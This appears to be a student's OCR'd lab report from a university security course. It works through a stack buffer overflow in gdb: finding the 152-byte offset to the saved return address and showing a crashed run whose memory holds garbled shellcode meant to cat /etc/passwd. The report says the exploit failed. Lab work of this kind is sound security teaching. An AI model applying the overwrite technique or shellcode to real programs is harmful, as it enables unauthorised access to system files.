
Alisha Patel
I pledge my honor that I have abided by the Stevens Honor System.

Task 1: Writing the Shellcode



Task 2: Exercise

To get the distance between the address of buf1 and the return address; need to get the buf1 address through p &buf1, and the return address through info frame. The start address is 0x7fffffffdbf0 and the return address is 0x7fffffffdc88. The difference between these addresses is 152. Adding the buffer address in the exploit file, by flipping the buffer address because the system is little endian. (I couldn't get it to print the etc passwd file for some reason).

```
Starting program: /mnt/CS576VM/lab7/exercise-64 < <(python -c "print('A' * 10)")

Breakpoint 1, copy (str=0×49f0a0 <mybuf> "AAAAAAAAAA\n") at exercise.c:10
10              int i = 0;
(gdb) s
12              strcpy(buf1, str);
(gdb) s
14      }
(gdb) p &buf1
$1 = (char (*)[128]) 0×7fffffffdbf0
(gdb) x/48x $rsp
0×7fffffffdbe0: 0×000003e8      0×00000000      0×0049f0a0      0×00000000
0×7fffffffdbf0: 0×41414141      0×41414141      0×000a4141      0×00000000
0×7fffffffdc00: 0×00000000      0×00000000      0×65fc3b8c      0×00000000
0×7fffffffdc10: 0×21059398      0×00000000      0×65fc3b8c      0×00000000
0×7fffffffdc20: 0×21059398      0×00000000      0×65fc3b8c      0×00000000
0×7fffffffdc30: 0×21059398      0×00000000      0×0049d500      0×00000000
0×7fffffffdc40: 0×0049eb00      0×00000000      0×00420547      0×00000000
0×7fffffffdc50: 0×00000000      0×00000000      0×b9a95e00      0×c9d4771f
0×7fffffffdc60: 0×0049d500      0×00000000      0×0049d500      0×00000000
0×7fffffffdc70: 0×00000000      0×00000000      0×00000ff5      0×00000000
0×7fffffffdc80: 0×ffffdd20      0×00007fff      0×004017fb      0×00000000
0×7fffffffdc90: 0×00001000      0×00000000      0×0049f0a0      0×00000000
(gdb) info frame
Stack level 0, frame at 0×7fffffffdc90:
 rip = 0×4017d7 in copy (exercise.c:14); saved rip = 0×4017fb
 called by frame at 0×7fffffffdd30
 source language c.
 Arglist at 0×7fffffffdc80, args: str=0×49f0a0 <mybuf> "AAAAAAAAAA\n"
 Locals at 0×7fffffffdc80, Previous frame's sp is 0×7fffffffdc90
 Saved registers:
  rbp at 0×7fffffffdc80, rip at 0×7fffffffdc88
```

```
gdb-peda$ r < payload
Starting program: /mnt/CS576VM/lab7/sc_exploit/exercise-64 < payload
[Inferior 1 (process 195450) exited normally]
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.
```


RCX: 0×0
RDX: 0×7fffffffdcbe —▸ 0×499de80000
RSI: 0×49f1c0 —▸ 0×0
RDI: 0×7fffffffdba0 —▸ 0×ef4952bdbfef3148
RBP: 0×4141414141414141 ('AAAAAAAA')
RSP: 0×7fffffffdc38 ('A' <repeats 118 times>, "◆◆◆◆◆\n")
RIP: 0×4017d9 (<copy+52>: ret)
R8 : 0×fefefefefefefeff
R9 : 0×feff09bcbeeebcbe
R10: 0×1000
R11: 0×246
R12: 0×7fffffffdeb8 —▸ 0×7fffffffe222 ("/mnt/CS576VM/lab7/sc_exploit/exercise-64")
R13: 0×499de8 —▸ 0×401770 (<frame_dummy>: endbr64)
R14: 0×1
R15: 0×1
EFLAGS: 0×10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
code
0×4017d2 <copy+45>: call 0×401018
0×4017d7 <copy+50>: nop
0×4017d8 <copy+51>: leave
⇒ 0×4017d9 <copy+52>: ret
0×4017da <f1>: push rbp
0×4017db <f1+1>: mov rbp,rsp
0×4017de <f1+4>: sub rsp,0×90
0×4017e5 <f1+11>: mov QWORD PTR [rbp-0×88],rdi
stack
0000| 0×7fffffffdc38 ('A' <repeats 118 times>, "◆◆◆◆◆\n")
0008| 0×7fffffffdc40 ('A' <repeats 110 times>, "◆◆◆◆◆\n")
0016| 0×7fffffffdc48 ('A' <repeats 102 times>, "◆◆◆◆◆\n")
0024| 0×7fffffffdc50 ('A' <repeats 94 times>, "◆◆◆◆◆\n")
0032| 0×7fffffffdc58 ('A' <repeats 86 times>, "◆◆◆◆◆\n")
0040| 0×7fffffffdc60 ('A' <repeats 78 times>, "◆◆◆◆◆\n")
0048| 0×7fffffffdc68 ('A' <repeats 70 times>, "◆◆◆◆◆\n")
0056| 0×7fffffffdc70 ('A' <repeats 62 times>, "◆◆◆◆◆\n")
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0×0000000004017d9 in copy (
str=0×49f0a0 <mybuf> "H1◆RI◆/bin/catARH◆◆RI◆c/passwdARI◆//////etARH◆◆RQWH◆◆◆;H◆◆<H1◆1@:@tac/nib/
dwssap/cte//////", 'A' <repeats 82 times>...) at exercise.c:14
14 }